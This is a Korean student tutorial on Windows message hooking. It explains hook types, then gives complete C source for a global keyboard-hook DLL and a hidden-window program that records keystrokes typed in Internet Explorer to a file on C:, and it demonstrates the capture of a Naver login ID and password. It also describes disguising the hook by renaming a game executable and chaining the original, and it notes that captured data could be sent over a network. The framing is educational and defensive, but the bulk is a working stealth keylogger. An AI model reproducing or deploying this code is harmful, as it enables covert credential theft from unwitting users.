Message Hooking

이성재
einsstar@is119.jnu.ac.kr

Content

1. 목적 ····· 1

2. 윈도우 NT 환경에서의 메시지 처리 ····· 2
2.1. 메시지 큐를 이용한 메시지 처리 ····· 3
2.2. 윈도우 프로시저에 직접 메시지 전달 ····· 3

3. 메시지 후킹이란 ····· 3
3.1. 메시지 후킹의 개념정의 ····· 3
3.2. 메시지 후킹의 유포방법 ····· 3

4. 후킹 프로시저 제작 ····· 3
4.1. 사전 지식 ····· 3
4.2. 메시지 후킹 프로그램 작성 ····· 3

5. 실험 및 결과 ····· 5

6. 결론 ····· 6

참고문헌 ····· 7

1. 목적

이 문서의 제작은 본 목적을 망각한 엉뚱한 곳에서 출발하게 되었다. 처음 문서를 작성하고자 마음을 먹으면서 정한 주제는 분명 DLL injection을 이용한 Key Hooking 이었다. 문서를 작성하는 어느 누구든지 DLL injection에 대한 자료를 모으기를 시작함과 동시에 공부하게 된 것이다. 하지만, 본 작가는 Key Hooking에 대한 자료를 먼저 모았으면서, 또 Message Hooking 이라는 주제에 대해 공부를 하고 있었다.

이렇게 엉터리에 터무니없이 시작된 Message Hooking 문서이지만, 보안을 위하여 밤샘 공부하는 이들에게 조그마한 도움이 되진 않을까?

2. 윈도우 NT 환경에서의 메시지 처리


본 주제인 Message Hooking에 대한 공부를 원한다면, 목표 대상이 될 Message에 대해서 알아야 하며 어떻게 생성되고 어떻게 처리되는지에 대한 이해가 필요하다.

이벤트 발생
메시지 전송
메시지 처리
화면에 출력

[표.1] 윈도우에서의 메시지 처리 과정

기본적 틀은 위와 같다. 키보드나 마우스 등의 입력장치로부터 이벤트가 발생하게 되면 이를 CPU에 알리기 위해서 메시지를 생성하고 전송하며, 이를 처리하여 다시 출력장치로 결과값을 보여주는 등의 기본적인 일련의 과정이 윈도우에서의 메시지 처리방식이다. 메시지 발생이 키보드 혹은 마우스 등의 입력에서만 발생하는 것은 아니다. 메시지는 마우스의 움직임이라든지, 윈도 크기가 변경되었다든지 시스템 색을 변경했다든지 하는 상태 변화 등에 의해서도 메시지는 발생될 수 있다.

이제 세 번째 단계로 넘어가서, 발생한 메시지의 처리를 다루어야 한다. 메시지의 처리에는 두 가지의 방법이 주로 다루어지고 있는데, 그 첫 번째가 각 애플리케이션마다 가지고 있는 메시지 큐에 메시지를 추가하는 방법이고, 다음으로는 메시지의 신속한 처리를 위하여 애플리케이션의 윈도우 프로시저에 직접 메시지를 전달하는 방식이다.



[그림.1] 윈도우 메시지의 처리 모식도

2.1. 메시지 큐를 이용한 메시지 처리

메시지 큐는 FIFO(First In First Out)구조로 동작하며 임시로 메시지를 저장한다. 애플리케이션의 메시지 큐에 저장된 메시지는 애플리케이션의 WinMain 함수에서 큐에 저장된 순서대로 처리되는데 WinMain 함수는 지속적으로 큐를 검사해서 메시지가 있으면 적절한 윈도우에 메시지를 전달하고 그 메시지를 메시지 큐에서 삭제하며 메시지 큐에 WM_QUIT 메시지가 들어올 때까지 이런 작업을 반복한다.

2.2.윈도우 프로시저에 직접 메시지 전달

애플리케이션의 각 윈도우는 메시지를 실제로 처리해 주는 윈도 프로시저라는 것을 가지고 있다. RegisterClass나 RegisterClassEx API를 이용해서 윈도 클래스를 등록할 때 윈도우 프로시저를 지정하게 되어 있고 CreateWindowsEx등의 API로 등록한 윈도 클래스의 인스턴스를 생성하면 그 윈도의 메시지는 등록할 때 지정한 윈도 프로시저에게 보내진다. 윈도우 프로시저는 네 개의 인자를 가지는 함수로 선언하며 보통 case 문을 사용해서 구현한다.

```
LRESULT FAR PASCAL wndProc (HWND hwnd, UINT message, UINT wParam, LONG lParam)
{
    HDC hdc;
    PAINTSTRUCT ps;
    RECT rect;
    HOOKPROC hGetMsgProc;
    static HINSTANCE hinstDll;
    static HHOOK hKeyHook;
    static int count=0;

    switch (message)
    {
        case WM_CREATE:
            hinstDll = LoadLibrary("WWMStrack.dll");

            if(!hinstDll)
                ExitProcess (1);
```

[그림.2] 윈도우 프로시저에 메시지를 전달하는 기본적인 형태

위의 소스는 간단한 틀을 보여주기 위함이지 특별한 의미를 가지고 있는 것은 아니다. 앞서 설명한 바와 같이 윈도우 프로시저에 메시지를 직접적으로 전달하기 위해서는 네 개의 인자를 가지는 함수를 선언하며 case문을 채택했음을 확인할 수 있다. 이제 함수에서 원하던 네 개의 인자 값들이 각각 무엇을 뜻하는지 확인해 보자.

윈도우 프로시저의 첫 번째 인자인 hWnd는 메시지를 받는 윈도의 핸들을 나타내며 두 번째 인자 message는 처리할 메시지를 나타낸다. Messages.pas 유닛에 정의되어 있다. 세 번째, 네 번째 인자인 wParam과 lParam은 message에 어떤 메시지가 들어오느냐에 따라 다른 의미를 가지는데, 예로 message가 WM_LBUTTONDOWN 메시지의 경우 wParam 은 눌려진 키에 대한 가상 코드가 넘어오고 lParam에는 현재 마우스 포인터의 위치가 넘어온다는 것을 들 수 있다.

3. 메시지 후킹이란

이 문서가 메시지 후킹에 대해서 다룬다고 하였으면서도 메시지의 생성과 처리에 대해서만 나열해 놓았는데, 이제부터라도 본격적으로 본 주제로 들어가 보자.

3.1. 메시지 후킹의 개념정의

일단 훅에 대해서 알아보자. 훅이란 단어는 “낚싯바늘, 갈고리” 라는 뜻 외에도 “~을 낚싯바늘로 낚다”라는 뜻도 가지고 있다. 즉. 후킹이라는 것은 하나 이상의 운영체제 시스템이나 프로그램에서 원하는 정보를 빼온다는 것으로 정의내릴 수 있는데, 조금 더 확실을 기하기 위해서 google 社가 운영하고 있는 검색엔진을 이용하였다. google 社가 운영하고 있는 검색엔진에서는 후킹에 대해서 다음과 같이 정의하고 있다.

> A hook is a point in the system message-handling mechanism where an application can install a subroutine to monitor the message traffic in the system and process certain types of messages before they reach the target window procedure.

즉, 후킹이란 시스템과 프로세스 사이에서 윈도우 프로시저로 넘어가는 메시지를 빼돌려 내어 확인하는 일련의 행위를 이르는 말인 것이다.

그렇다면 이제 Message Hooking에 대해서 확실하고 정확한 정의를 내릴 수 있게 되었다. Message Hooking, 즉 우리가 원하는 메시지 후킹은 후킹의 대상이 메시지가 된 것 뿐인 것이다.

3.2. 메시지 후킹의 유포방법

메시지 후킹의 침입경로를 알고자하는 사람은 누가 있을까? 일단 크래커를 들 수 있겠다. 메시지 후킹을 담당하는 프로그램이나 소스를 개발하였다고 하여서 끝일까? 자신의 PC에 메시지 후킹 프로그램을 동작시켜서 자신이 무슨 일을 하는지 감시하고 싶은 변태가 아니라면 타인의 PC나 서버에 메시지 후킹 프로그램을 설치하고 싶을 것이다. 비단 크래커뿐만이 아니라 보안 전문가들도 메시지 후킹의 전달방법에 대해서 궁금증을 호소할 것이다. 크래커가 악의적인 행동을 하려는데 ‘예, 어서 오세요’하며 맞이해주는 곳은 어디에도 없기 때문이다.

1) 바이러스 이용

메시지 후킹을 전달하는 과정에서 가장 큰 문제는 프로그램이 이것저것 쓸모없는 데이터를 마구잡이로 가져와서 데이터를 기록하는 파일을 짧은 시간에 채워버린다는 것이다. 따라서 제대로 된(?) 메시지 후킹을 위해서는 목적 프로그램의 이름으로 후킹 프로그램의 이름을 바꾼 다음, 후킹기능을 설치 한 후 실행하는 것이 효율적이다. 하나의 예를 들어보자. 우리들이 가장 즐겨하는 게임 중의 하나인 스타크래프트(딴죽 걸지 말도록 하자 스타크래프

트는 아직도 동시 접속자 수가 10만을 넘고 있는 대단한 게임이다)를 후킹 한다고 하자. 이 실행 파일의 이름은 broodwar.exe이다. 먼저 이 실행 파일의 이름을 broodwar_origin.exe로 바꾼 다음, 해킹용 실행 파일을 broodwar.exe.로 바꾼다. 이어서 실제 후킹 기능을 수행하는 프로그램에서 WM_CREATE 메시지 처리 부분의 맨 아래에

```
winExec( "broodwar_origin.exe", SW_SHOW);
```

이와 같은 소스를 첨가하면, broodwar에서 주고받아지는 메시지에 대한 데이터를 잡아낼 수 있다. 스타크래프트의 경우 수많은 패킷과 메시지가 왔다 갔다 하기 때문에 큰 이점은 없을 뿐더러 메시지를 어떻게 이용할지 막막하겠지만 단순히 예를 든 것이기 때문에 가볍게 넘어가도록 하자.

2) 네트워크를 통한 메시지 후킹 유포

네트워크를 통한 메시지 후킹이라고 하여 새로운 방법으로 제시해 놓았지만, 그 내용을 살펴 본다면 위에서 본 것과 많은 차이를 가지지 않는다. 단지 애플리케이션을 손 댈 때, 그 대상이 어떻게 되느냐에 따른 것이다. 네트워크를 지원하는 프로그램에 후킹을 하는 루틴을 집어넣으면 되는데, 이렇게 간단하게 적어 놓은 몇 글자가 큰 의미를 가지고 있다. 네트워크를 지원하는 프로그램에 후킹을 하는 루틴을 심어 놓았다는 것은 갈무리한 정보가 네트워크로도 보낼 수 있다는 것을 의미하기 때문이다. 그렇다는 것은 피해 대상이 기하급수적으로 늘어난다는 것을 시사한다.

4. 후킹 프로시저 제작

본격적으로 메시지 후킹에 사용될 프로시저를 작성해보자. 후킹 프로시저의 제작에는 많은 개념적인 부분이 필요한데, 무엇이 필요한지 살펴보자.

4.1. 사전 지식

윈도우 프로그래밍 공부를 하다보면 핸들과 DLL에 대해서 자주 언급됨을 볼 수 있다. 과연 이 들은 무엇이며, 어디에 사용되는 것일까?

1) 핸들

핸들이란 구체적인 어떤 대상에 붙여진 번호이며 문법적으로는 32비트의 정수 값을 가진다. 만들어진 윈도우에는 윈도우 핸들을 붙여 윈도우를 번호로 관리하며 아직은 잘 모르겠지만 DC에 대해서도 핸들을 사용하고 논리적 펜, 브러시에도 핸들을 붙여 관리한다. 심지어 메모리를 할당할 때도 할당한 메모리의 번지를 취급하기보다는 메모리에 번호를 붙인 메모리 핸들을 사용한다. 왜 이렇게 핸들을 자주 사용하는가 하면 대상끼리의 구분을 위해서는 문자열보다 정수를 사용하는 것이 훨씬 더 속도가 빠르기 때문이다.

2) DLL

DLL의 필요성에 대한 예제로는 인터넷에서 찾아본 것이 적절할 것 같다. 2가구의 주택이 나란히 있다고 가정해 보자. 각자의 가구에서 담장이 쳐져있다고 하면 각 주택은 각자의 주차 공간을 가진 것이며 상대방의 차량이 있는지? 혹은 없는지? 어떤 차인지? 에 대한 정보를 얻을 수 없다. 그런데 2가구의 주택에서 합의를 보고 담장을 허물었다고 생각을 해보자. 당연히 공통된 주차공간이 생기며 담장이 철거 전에는 알 수 없었던 정보(?)를 알 수 있게 된다. 여기서 공통된 주차공간을 위해 담장을 허무는 역할을 하는 것이 DLL이다. 메시지를 후킹 하기 위해서는 메시지가 지나가는 곳에 설치해야 하지 않겠는가? 그래서 메시지 후킹 프로그램을 DLL형식으로 작성하여 공동 작업 환경에 집어넣는 것이다.

그럼 DLL이란 진정으로 무엇을 의미하는 것인가?

DLL은 'Dynamic Link Library'의 약자로서 동적으로 링킹을 하는 라이브러리 파일들을 이르는 말이다. 링크될 때 라이브러리 파일에서 특정 함수들의 기능이 구현된 부분이 실행 파일에 같이 덧붙여지는 정적 링크 라이브러리와는 달리 Windows System은 프로그램이 실행될 때 DLL 파일로부터 특정 함수들의 구현된 부분을 동적으로 링크하는 동적 링크 라이브러리를 이용한다.

4.2. 메시지 후킹 프로그램 작성

1) 훅 프로시저의 설치

훅 체인에 등록되어 메시지를 감시하는 함수를 후킹 프로시저 또는 훅 프로시저라고 한다. 여기 훅에도 많은 타입을 가지고 있는데, 각 타입에 따라 훅 프로시저의 인수나 리턴 값의 의미가 달라진다.

```
SetWindowsHookEx(
        int idHook,
        HOOKPROC lpfn,
        HINSTANCE hMod,
        DWORD dwTreadID
);
```

[표.2] 훅 프로시저 설치 함수

훅 프로시저를 설치하기 위해서는 기본적으로 위와 같이 SetWindowsHookEx()함수를 사용하여야 하는데, 안에 있는 네 개의 인자 값에 대해 차례대로 설명하겠다. 첫 번째 인자 값인 idHook 훅의 종류를 결정한다. 그리고 lpfn은 지정한 이벤트가 발생했을 때 그 처리를 부탁할 프로시저의 주소이다. 세 번째 hMod는 lpfn이 있는 DLL의 시작 첫 주소를 가리킨다. 그리고 dwThreadID는 감시할 Thread의 ID이다. 네 번째 값이 0으로 리턴 될 경우 모든 Thread에서 발

생하는 메시지가 훅 프로시저로 전달된다.

다음은 idHook에서 나타내는 훅의 종류를 나타낸 표이다. 자신이 작업하고자 하는 훅 프로시저를 설치할 때 유용하게 사용되리라고 생각한다.

훅 타입	설명
WH_CALLWNDPROC	SendMessage 함수로 메시지를 보내기 전에 훅 프로시저가 호출된다.
WH_CALLWNDPROCRET	메시지를 처리한 후에 훅 프로시저가 호출된다. 전달되는 구조체에는 메시지와 메시지를 처리한 리턴 값을 담고 있다.
WH_CBT	윈도우를 생성, 파괴, 활성화, 최대, 최소, 이동, 크기변경하기 등의 시스템 명령을 처리하기 전에 훅 프로시저가 호출된다. 이 훅은 컴퓨터를 이용한 훈련 프로그램에서 주로 사용된다.
WH_DEBUG	다른 타입의 훅 프로시저를 호출하기 전에 이 타입의 훅 프로시저를 호출하며 다른 타입의 훅 프로시저 호출을 허가할 것인지를 결정한다.
WH_GETMESSAGE	GetMessage나 PeekMessage 함수로 조사되는 메시지를 감시한다.
WH_JOURNALRECORD	키보드나 마우스를 통해 입력되는 이벤트를 감시하고 기록한다. 기록된 이벤트는 WH_JOURNALPLAYBACK 훅에서 재생할 수 있다. 이 훅은 전역 및 특정 스레드에 설치 가능하다.
WH_JOURNALPLAYBACK	시스템 메시지 큐에 메시지를 삽입할 수 있도록 한다. 이 훅에서 WH_JOURNALRECORD 훅에서 기록한 키보드 마우스 입력을 재생할 수 있다. 이 훅이 설치되어 있으면 마우스나 키보드 입력은 금지된다.
WH_KEYBOARD	WM_KEYDOWN, WM_KEYUP등의 키보드 메시지를 감시한다.
WH_MOUSE	마우스 메시지를 감시한다.
WH_MSGFILTER	메뉴, 스크롤바, 메시지 박스, 대화상자 등에 의해 처리되는 메시지와 사용자의 Alt+Esc키 입력에 의한 포커스 이동을 감시한다. 훅 프로시저를 설치한 프로그램에 대해서만 동작한다.
WH_SYSMSGFILTER	WH_MSGFILTER와 같으며 모든 프로그램에 대해 동작한다.
WH_SHELL	쉘 프로그램이 활성화되거나 새로운 최상위 운도우가 만들어지거나 파괴될 때 이 훅 프로시저가 호출된다.
WH_KEYBOARD_LL	스레드의 입력 큐에 붙여지는 키보드 입력 메시지를 감시한다. WH_KEYBOARD보다 더 저수준의 메시지를 받을 수 있지만 NT4.0 SP3이후에만 사용할 수 있다.
WH_MOUSE_LL	스레드의 입력 큐에 붙여지는 마우스 입력 메시지를 감시한다.

[표.3] 훅의 종류

2) 훅 프로시저를 설치하는 DLL파일 만들기

```
#include <windows.h>

                                        //.kbdata라는 이름의 커스텀 섹션에 변수 선언
#pragma data_seg(".npdata")
HINSTANCE hModule=NULL;
HHOOK hKeyHook=NULL;
HWND hWndBeeper=NULL;
#pragma data_seg()
#pragma comment (linker, "/SECTION:.npdata,RWS")

                                                //메시지를 처리하는 KeyHookProc함수
LRESULT CALLBACK KeyHookProc(int nCode, WPARAM wParam, LPARAM ₩
        lParam)
{
        if (nCode>=0) {                         //사용자 정의 메시지를 훅에 넘겨줌
                SendMessage(hWndBeeper, WM_USER+1, wParam, lParam);
        }                                               //CallNextHookEx함수를 호출
        return CallNextHookEx(hKeyHook, nCode, wParam, lParam);
}

                                                        //훅 프로시저 생성 함수
extern "C" __declspec(dllexport) void InstallHook(HWND hWnd)
{
        hWndBeeper=hWnd;
                        //KeyHookProc함수를 전역 훅으로 설치 //키보드입력만을 처리함
hKeyHook=SetWindowsHookEx(WH_KEYBOARD,KeyHookProc,hModule,NULL);

}

                                                        //훅 프로시저 제거 함수
extern "C" __declspec(dllexport) void UninstallHook()
{

                                                                //프로시저 제거
        UnhookWindowsHookEx(hKeyHook);
}
```

```
BOOL WINAPI DllMain(HINSTANCE hInst, DWORD fdwReason, LPVOID lpRes)
{
        switch (fdwReason) {

        case DLL_PROCESS_ATTACH:
                                //훅을 소유한 모듈을 지정하기 위해 전역변수에 저장
                hModule=hInst;
                break;
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}
```

[표.4] 훅 프로시저를 설치할 DLL파일

위의 소스를 컴파일하면 후킹을 위한 Dll파일이 생성된다. 소스만을 보여주고 몇 줄 안 되는 주석만을 담았는데, 간단히 한편 살펴보자.

우선 어떤 프로세스의 주소공간에서 실행되든 항상 동일한 값을 참조하기 위해 .kbdata라는 커스텀 섹션 공간에 'hKeyHook, hModule, hWndBeeper'변수를 선언한다. hKeyHook은 훅 프로시저의 핸들 값이며 hModule은 인스턴스의 핸들 값을 의미한다. InstallHook함수는 자신을 호출하는 훅의 윈도우 핸들을 넘겨받아 hWndBeeper변수에 저장하는데, 이 변수는 KeyHookProc함수에서 SendMessage함수에서 인자 값으로 사용한다. SetWindowsHookEx()함수의 첫 번째 인자를 보시면 WH_KEYBOARD상수를 사용하여 키보드관련 메시지만을 처리하도록 하였다.

3) 훅 프로시저 off

앞에서 훅 프로시저를 설치하는 DLL파일을 만들어 보았다. 그런데 훅 프로시저를 항상 작동 시킨다는 건 사실상 불가능한 일이다. 실제 메시지 처리 루틴에서는 각종 메시지가 쏟아진다. 그것도 1초에 수십에서 수백 개의 메시지가 말이다. 이렇게 많은 메시지를 계속 받아들인다면 머지않아서 메시지를 기록하는 파일이 가득차고 말 것이다. 이를 예방하기 위해서 해커들은 자신이 원하는 메시지만을 보기위해서 필터링 기능을 부연하는 경우도 있지만, 이것도 그렇게 큰 효용을 못 내고 있다. 이에 우리는 훅 프로시저의 정지를 위한 작업을 해주어야 한다. 설치된 후킹 프로시저를 제거하기 위해서는 UnhookWindowsHookEx()가 쓰이게 된다. 이제 사용법을 알아보고 앞에서 만들 프로젝트에 적용해보길 바란다.

```
BOOL UnHookWindowsHookEx(
        HHOOK hhk
);
```

[표.5] UnHookWindowsHookEx() 함수 모델


UnHookWindowsEx()에서 hhk는 정지할 프로시저의 핸들 값을 말하는 것이다. 이 값은 앞에서 SetWindowsHookEx()에서 받아들이게 되는데, 이 핸들 값을 기초로 해서 UnHookWindowsEx 함수가 어떠한 것을 정지할지 결정하게 된다.

4) 메시지 후킹 프로그램 제작

메시지 후킹 프로그램을 작성하기 전에, 앞에서 작성했던 dll파일을 프로젝트에 세팅해야 한다.

메뉴 -> Project -> Setting -> Link 탭의 object/library modules에 자신이 작성한 dll파일의 이름을 설정

[표.6] dll파일 세팅



[그림.3] dll파일 세팅

[그림.4] dll파일 실행화면

메시지 후킹에 대한 사전 준비를 모두 맞췄으니 이제 본격적으로 프로그램을 만들어보자. 프로그램에 대한 전반적인 것을 작성해보고 싶었지만, 계속되는 오류로 인해 많은 차질이 빚어진 관계로 이은규 님의 '따라해 보는 후킹' 이라는 제목의 문서를 조금 참조하였다.

```
#include <windows.h>
#include "../HookDll/HookDll.h"

                                                    //메시지 처리 함수 선언
LRESULT CALLBACK WndProc(HWND,UINT,WPARAM,LPARAM);

                                                    //후킹한 문자 저장 공간
TCHAR good[1024];
LPCTSTR lpszClass=TEXT("IxplorHook");

                                                //WinMain함수
int APIENTRY WinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance
            ,LPSTR lpszCmdParam,int nCmdShow)
{
        HWND hWnd;
        MSG Message;
        WNDCLASS WndClass;

        WndClass.cbClsExtra=0;
        WndClass.cbWndExtra=0;
        WndClass.hbrBackground=(HBRUSH)(COLOR_WINDOW+1);
        WndClass.hCursor=LoadCursor(NULL,IDC_ARROW);
        WndClass.hIcon=LoadIcon(NULL,IDI_APPLICATION);
        WndClass.hInstance=hInstance;
        WndClass.lpfnWndProc=WndProc;
        WndClass.lpszClassName=lpszClass;
        WndClass.lpszMenuName=NULL;
        WndClass.style=CS_HREDRAW | CS_VREDRAW;
        RegisterClass(&WndClass);

                                                //윈도우 생성
        hWnd=CreateWindow(lpszClass,lpszClass,WS_OVERLAPPEDWINDOW,
CW_USEDEFAULT,CW_USEDEFAULT,CW_USEDEFAULT,CW_USEDEFAULT,
                NULL,(HMENU)NULL,hInstance,NULL);
                                                //윈도우를 보여주는 함수
```

```
                                                    //ShowWindow(hWnd,nCmdShow);
                                                    //보이지 않게 하기위해 제거

                                                                    //메시지 루프
        while (GetMessage(&Message,NULL,0,0)) {
                TranslateMessage(&Message);
                DispatchMessage(&Message);
        }
        return (int)Message.wParam;
}

                                                    //실질적으로 메시지를 처리
LRESULT CALLBACK WndProc(HWND hWnd,UINT iMessage,WPARAM wParam,LPARAM
lParam)
{
        HWND hFGWnd;                                //찾고자하는 윈도우의 핸들 저장
        HANDLE hFile;                                       //쓸 파일 핸들
        DWORD dwWritten;                            //쓴 바이트 저장 변수
        TCHAR szClass[32];                                  //클래스네임 저장
        static int i=0;

        switch (iMessage) {
                                                //윈도우를 생성할 때 훅 프로시저 설치
        case WM_CREATE:
                InstallHook(hWnd);
                return 0;
                                                    //사용자 정의 메시지 처리
        case WM_USER+1:
                                                //메시지가 발생한 윈도우 핸들을 가져옴

                hFGWnd=GetForegroundWindow();
                                                //클래스네임을 szClass에 저장
                GetClassName(hFGWnd,szClass,32);

                if(lstrcmpi(szClass,"IEFrame")==0 && (lParam & 0x80000000)==0) {

                                                    //엔터 값이면 파일에 저장
                        if((TCHAR)wParam == (TCHAR)0x0d) {
                                                //저장되면 마지막이라는 걸 나타내줌
```

```
                        good[i++] = 0x0d;
                        good[i++] = 'n';
                        good[i++] = 'e';
                        good[i++] = 'w';
                        good[i++] = 0x0d;
                        good[i] = 0;

                                                        //파일 열기
                        hFile=CreateFile("c:₩₩TestFile.txt",
                                GENERIC_WRITE,0,NULL,
        OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
                                                //파일이 존재하지 않으면 생성
                        if(hFile == INVALID_HANDLE_VALUE){
                                hFile=CreateFile("c:₩₩TestFile.txt",
                                        GENERIC_WRITE,0,NULL,
                CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);
                         //파일이 존재하면 포인터를 파일의 끝을 나타나게 함
                        } else SetFilePointer(hFile, 0, NULL, FILE_END);

                                                //저장해 놓은 문자열을 파일에 씀
                        WriteFile(hFile, good,
                                lstrlen(good), &dwWritten, NULL);
                        CloseHandle(hFile);
                        i = 0;                                  //배열을 초기화
                }
                                //백스페이스키면 저장 공간을 하나 앞으로 당김
                else if((TCHAR)wParam == (TCHAR)0x08) {
                        i--;
                }
                                                //나머지 키는 배열에 저장
                else {
                        good[i++] = (TCHAR)wParam;
                        good[i] = 0;
                }
        }
        return 0;
                                //프로그램이 종료되면 훅 프로시저를 제거
case WM_DESTROY:
        UninstallHook();
```

```
                PostQuitMessage(0);
                return 0;
        }       return(DefWindowProc(hWnd,iMessage,wParam,lParam));
}
```

[표.7] 메시지를 처리하는 훅 파일 소스

위 소스를 살펴보자.

WndProc()함수에서 실질적으로 후킹을 한 메시지를 처리합니다. 처음 윈도우가 실행되면, WM_CREATE메시지를 받는다. 그러면 InstallHook()함수를 호출하여 전역 훅을 설치한다. 그리고 프로그램이 종료되면 UninstallHook()함수를 호출하여 설치한 훅을 제거한다.

위 소스에서 가장 핵심적인 부분은 WM_USER+1 메시지가 발생할 때인데, 후킹 된 메시지가 발생되어 처리되는 부분이다. WM_USER+1 메시지가 발생하면 우선 메시지가 발생한 윈도우의 윈도우 핸들을 체크하여 인터넷 창에서 발생한 메시지인지를 확인해야 한다. 이 파일의 목적은 인터넷에서 발생한 키만을 저장하는 것이 목적이므로 다른 창에서 발생한 메시지는 무시하도록 한다. 만약 키 입력 시에 Enter키를 누르게 되면, result.txt 파일을 열어서 저장하도록 작성하였다. 좀 더 자세히 보면 문자키가 입력되면 good 이라는 배열에 차근차근 입력하고, 백스페이스키가 발생하면 배열의 위치를 나타내는 변수를 하나 감소시켜 삭제하는 효과를 나타내도록 하였다. Enter 키를 사용하면 배열의 마지막에 new라는 문구가 뜨면서 메시지 후킹의 피해자가 무엇을 입력하고자 하였는지 알 수 있도록 하였다.

5. 실험 및 결과

작성한 프로그램을 실행한 후에 네이버 사이트(http://www.naver.com)에서의 로그인 후 메시지 후킹을 확인해 보겠다.

[그림.5] 네이버 사이트의 로그인 인증

인증 시에 ID로는 'einsstar'를 Password로는 'asdf1234'를 입력해 보았다.

[그림.6] result.txt의 확인

위와 보는 바와 같이 일단 C 드라이브에 'result.txt' 라는 파일이 생성되었음을 볼 수 있다. 이제 이 파일을 확인하여 보자.

[그림.7] result.txt 파일내용 확인

위의 그림을 확인하여 보면 ID와 Password를 정확히 후킹 했음을 확인 할 수 있다.

5. 결론

메시지 후킹이라는 잘 알려진 비법으로 인하여 자신도 모르는 사이에 계좌에서 돈이 나가고 자신의 정보가 세어나가는 등의 피해가 아직도 지속되고 있다. 간단한 방법으로도 이런 사태를 예방할 수 있음에도 불구하고 아직까지 많은 사람들이 보안에 대해서 무지한 경우가 많다. 이 문서를 읽으려고 했던 당신이라면 무지한 사람을 위해 발 벗고 나서야 하지 않을까? 아직도 많이 부족한 문서이지만 더욱더 훌륭한 정보로 가득 찼으면 한다.

참고문헌

[1] 김성우, “해킹, 파괴의 광학”, 와이미디어 , 2006년 12월 20일

[2] 김상형, “윈도우즈 API 정복 Vo.1", 한빛미디어, 2006년 6월 26일

[3] 김상형, “윈도우즈 API 정복 Vo.2", 한빛미디어, 2006년 6월 26일

[4] 이은규, “따라해보는 후킹”, http://unkyulee.net, 2003년 11월 2일